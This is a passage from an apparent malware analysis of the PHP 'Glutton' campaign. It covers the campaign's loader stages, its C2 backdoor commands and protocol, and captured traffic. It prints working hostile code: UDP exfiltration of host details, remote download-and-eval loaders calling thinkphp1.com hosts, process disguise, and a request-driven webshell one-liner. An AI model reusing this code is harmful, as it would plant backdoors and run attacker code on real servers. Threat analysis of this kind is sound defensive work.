$st=stream_socket_client($b65("dWRwOi8vdjYudGhpbmtwaHAxLmNvbTo5OTg4"),$e1s, $e2s,5);
if($st)@fwrite($st,$ud);
```

2. **Downloading the Next-Stage Payload**
   - Constructs an HTTP request to download and execute the `client_loader` payload.




```
$hver=php_uname();//v15
$uid=function_exists("posix_getuid")?posix_getuid():-1;
$os=PHP_OS;
$code=file_get_contents("http://v6.thinkphp1.com/php?".
    http_build_query(
        array("cv"=>15,"i1"=>$uid,"hid"=>$hid,"s1"=>$sapi_name,
            "hver"=>$hver,"os"=>$os,"v1"=>phpversion())));
if(!$code) return 0;$pid=$fork();
if($pid===0) return ($e2v($code));
```

Traffic Analysis

The traffic generated during this process includes:

1. **UDP Traffic**: Transmits host and access information.



```
pm...kali.cli.8.2.24.1000.kali.Linux kali 6.1.0-kali5-amd64
#1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23)
x86_64./home/kali/sample.phpcode_main.php...
```


2. **HTTP Requests**: Retrieves the next payload (`client_loader`).

```
GET /php?cv=15&i1=1000&hid=0&s1=cli&hver=Linux+kali+6.1.0-kali5-amd64+
%231+SMP+PREEMPT_DYNAMIC+Debian+6.1.12-1kali2+%282023-02-23%29+x86_64&os=Linux&v1=8.2.24
HTTP/1.1
Host: v6.thinkphp1.com
Connection: close
```

Part3: client_loader

The **`client_loader`** module is essentially a refactored version of `init_task`, retaining all of its core functionalities while introducing notable changes in code organization and additional features.

The first significant change lies in the `php_modify` task, where the `l0ader` function's code is now obfuscated, unlike its straightforward implementation in `init_task`.




```
public function make_code($hid=0)
{
    $code='$l0ader=function($check){$sl=array(0x6578706c,0x6f646500,0x62617365,0x36345f64,0x65636f64,
    $code=str_replace("__pid__",$hid,$code);
    $this->v20_code = $this->v20_begin_line."\n".$code."\n".$this->v20_end_line;
}
```

The obfuscation adds a layer of complexity, making reverse-engineering more challenging for defenders.

The core functionality of the `l0ader` function remains unchanged; however, the network infrastructure used for communication has been updated.

Module	Reporter	Downloader
init_task	udp://v6.thinkphp1[.]com:9988	v6.thinkphp1[.]com/php?
client_loader	udp://v20.thinkphp1[.]com:9988	v20.thinkphp1[.]com/init?

The most notable enhancement in `client_loader` is the introduction of a new capability: downloading and executing a backdoored **client**.



```
$code=base64_decode($code);

  if(function_exists("cli_set_process_title"))cli_set_process_title("[kworker/0:0HB]");
  $data=@file_get_contents('http://v20.thinkphp1.com/static/v20'."/cli_code.txt");
  if($data)
  {
      $offset=strpos($data,"<?php");
      if($offset>=0)$data=substr($data,$offset+5);
      @eval($data);
  }
$pass=new root_bypass();
if($pass->run_php_in_cli($code))return true;
```

Why Add a Backdoored Client?


One might wonder why the attackers introduced a backdoored client when the Winnti backdoor was already deployed. The reasoning becomes clear when considering the broader objectives and the advantages of a PHP-based backdoor:

1. **Cross-Platform Compatibility**
    - Unlike the ELF-based Winnti backdoor, the PHP client can operate seamlessly across Linux, Windows, and macOS systems.
2. **Fileless Payload Delivery**
    - By leveraging PHP for backdoor functionalities, the attackers achieve higher stealth through fileless execution, reducing the likelihood of detection.
3. **AV Evasion**
    - Antivirus engines often lack robust signatures for PHP-based malicious samples, allowing the PHP client to bypass traditional defenses.

Part4: client_task

The **`client_task`** module is responsible for two primary tasks:

1. Launching a PHP backdoor.
2. Periodically executing the `fetch_task` function to retrieve and execute additional payloads.




```
$this->client=new client_v1();
$this->fetch_task=new fetch_task();
$this->process=new start_php_process_port();
while(1)
{
    try{
        $this->client->run_once();
        $this->fetch_code_and_run();
        @ob_clean();
    }catch(\Exception $e){
        $this->fetch_task->post_error($e);
    }catch(\Throwable $e){
        $this->fetch_task->post_error($e);
    }
}
```

0x01: PHP Backdoor

The **PHP backdoor** functionality is implemented using the `client_socket` class, which provides a framework for backdoor operations.


Core Features

1. **C2 Communication**
   - Hardcoded C2: `cc.thinkphp1.com:9501`.
   - Supports both **TCP** and **UDP**, defaulting to UDP for communication.



```
class client_socket
{
    public $show_log=0;
    public $support_udp=1;
    private $is_tcp=false;
    public $tcp_uri='tcp://cc.thinkphp1.com:9501';
    public $udp_uri='udp://cc.thinkphp1.com:9501';
```

2. **Command Execution**
   - The `client_v1` class extends `client_socket`, using the `process_std_cmd_v1` class to process commands from the C2 server.



```
class client_v1 extends client_socket
{
    public $std_method;
    public $is_winnt=false;
    public function __construct() {
        $this->std_method=new process_std_cmd_v1();
        $this->is_winnt=(substr(strtolower(PHP_OS),0,3)=='win');
    }
```


3. **Supported Commands**
   The backdoor supports **22 distinct commands**, as shown below:

ID	Function
1	`ping` (UDP only)
2	`pong` (UDP only)
10	`login`
31	`keepalive`
148	`set connection config`
149	`switch connection to TCP`
150	`switch connection to UDP`
151	`shell`
152	`upload/download file via TCP`
189	`get_temp_dir`

ID	Function
190	`scandir`
191	`get dir info`
192	`mkdir`
193	`write file`
194	`read file`
195	`create file`
196	`rm`
197	`copy file`
198	`rename file`
199	`chmod`
200	`chown`
201	`eval PHP code`

Communication Protocol


- **UDP Communication**:
  - Includes an additional "liveness check" process with a `ping` from the client and a `pong` response from the server.
  - Typical interaction sequence: `ping` → `pong` → `login` → `cmd` → `heartbeat`.



```
00000000  f0 01 00 00 00 00 00 00  00 00                    ........ ..
    00000000  f0 02 00 00 00 00 00 00  00 00                    ........ ..
0000000A  f1 0a 00 00 00 00 00 00  00 89 63 64 62 61 e2 60  ........ ..cdba.`
0000001A  60 60 60 67 60 10 0b f9  0f 04 0c 2c d9 89 39 99  ```g`... ...,..9.
0000002A  0c ac 3e 99 79 a5 15 50  8e a0 7e 46 7e 6e aa 3e  ..>.y..P ..~F~n.>
0000003A  88 ad 5f 9c 98 5b 90 93  ca c8 10 03 56 a0 00 12  .._..[.. ....V...
0000004A  53 30 d3 33 d4 33 d0 05  31 4d 75 13 73 53 cc 4c  S0.3.3.. 1Mu.sS.L
0000005A  14 94 0d 15 82 7d 03 14  02 82 5c 5d 7d 03 42 e2  .....}.. ..\]}.B.
0000006A  5d 22 fd 1c 7d 3d 9d 15  5c 52 93 32 13 f3 c0 ea  ]"..}=.. \R.2....
0000007A  0d 8d 74 0d 41 3a 8c 14  34 8c 0c 8c 8c 75 0d 8c  ..t.A:.. 4....u..
0000008A  74 8d 8c 35 15 2a 2c cc  e2 cd 4c 18 58 2d f4 8c  t..5.*,. ..L.X-..
0000009A  f4 8c 00                                          ...
    0000000A  f0 94 00 01 2f 3e 00 00  00 0a 01 00 00 00 00 0f  ..../>.. ........
    0000001A  14 ae b9 b3                                      ....
0000009D  f0 1f 00 01 2f 3e 00 00  00 04 14 ae b9 b3        ..../>.. ......
```

- **Packet Structure**:
  - The first byte (`magic`) indicates compression, the second byte specifies the command code.
    - `0xf0`: No compression.
    - `0xf1`: Compression enabled (used for data >32 bytes).

- **Login Command**:
  - Contains host metadata such as `host_user`, `host_os`, `host_name`, and `host_cwd`. For compressed data (`0xf1`), the payload is parsed using "Raw Inflate"



Output


```
00000000  01 02 04 02 08 00 00 00 07 00 00 16 54 ff ff ff  |............Tÿÿÿ|
00000010  ff 00 04 6b 61 6c 69 00 05 4c 69 6e 75 78 00 04  |ÿ..kali..Linux..|
00000020  6b 61 6c 69 00 11 2f 68 6f 6d 65 2f 6b 61 6c 69  |kali../home/kali|
00000030  2f 73 61 6d 70 6c 65 01 00 5c 4c 69 6e 75 78 20  |/sample..\Linux |
00000040  6b 61 6c 69 20 36 2e 31 2e 30 2d 6b 61 6c 69 35  |kali 6.1.0-kali5|
00000050  2d 61 6d 64 36 34 20 23 31 20 53 4d 50 20 50 52  |-amd64 #1 SMP PR|
00000060  45 45 4d 50 54 5f 44 59 4e 41 4d 49 43 20 44 65  |EEMPT_DYNAMIC De|
00000070  62 69 61 6e 20 36 2e 31 2e 31 32 2d 31 6b 61 6c  |bian 6.1.12-1kal|
00000080  69 32 20 28 32 30 32 33 2d 30 32 2d 32 33 29 20  |i2 (2023-02-23) |
00000090  78 38 36 5f 36 34 00 05 38 2e 32 2e 32           |x86_64..8.2.2||
```

0x02: `fetch_task`

The **`fetch_task`** function is executed hourly. It retrieves and executes additional PHP payloads by making an HTTP request to the remote server.

Payload Retrieval Process


- URL: `http://v20.thinkphp1.com/v20/fetch`.
- The response contains compressed PHP code, which is decompressed and executed.



```
private function fetch_code_and_run()
{
    if(time()<$this->next_fetch_time)return '';
    $this->next_fetch_time=time()+3600;
    if(function_exists("exec"))exec("ps -ef|grep kworker/0:0HN |grep -v grep|awk '{print $2}'|xargs kill");
    if( $this->fetch_task->run_in_fork() )return true;
    $code='aWYoIWNsYXNzX2V4aXN0cygiZmV0Y2hfdGFzayIpKQ0Kew0KICAgIGNsYXNzIGZldGNoX3Rhc2sNCiAgICB7DQogICAgICAgI
    $code=base64_decode($code);
    $code.=";fetch_task::run_static();";
    return $this->process->start_php_process($code);
}
```

Observed Payloads

Currently, the `fetch_task` function retrieves the `client_loader` payload, identified by the MD5 hash **69ed3ec3262a0d9cc4fd60cebfef2a17**.




```
> Dec 2, 2024 @ 17:02:46.681  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 16:33:15.332  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 16:00:54.888  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 15:32:44.342  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 15:01:29.223  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 14:34:53.342  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 14:13:20.955  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 13:40:12.703  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 13:02:36.383  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 12:30:50.445  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 12:01:11.848  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 11:31:03.043  69ed3ec3262a0d9cc4fd60cebfef2a17
> Dec 2, 2024 @ 11:01:11.366  69ed3ec3262a0d9cc4fd60cebfef2a17
```

```
    function do_common()
    {
        $modify=new php_modify();
        $modify->modify_all();
        $modify->print_result();
        $bt = new bt_modify();
        $bt_changed = $bt->do_modify();
        $this->set_post_data("bt_info",bt_info::parse_static());
        if($bt_changed)$bt->do_reload();
        else echo "bt not reload\n";
        if(function_exists( function: "system"))
        {
            $elf=new elf_installer();
            $elf->install();
        }

    }

};
$task=new cli_task_worker();
$task->run();
```

Easter Eggs in Glutton’s Campaign

jklwang.com

The `do_tp5_request` function in Glutton is used to clean up infections in older versions of the `Request.php` file. By analyzing the `$ref_lines` in the code, it was discovered that the domain **`jklwang.com`** (0 detections on VirusTotal) is also part of Glutton’s infrastructure.




```
$ref_lines='$a=@$_REQUEST[\'a\'];$a&&$a=@json_decode(base64_decode(strrev($a)));$a&&is_array($a)&&die($a[0]==\'inc\'?include($a[1]):$a[0]($a[1],$a[2]));
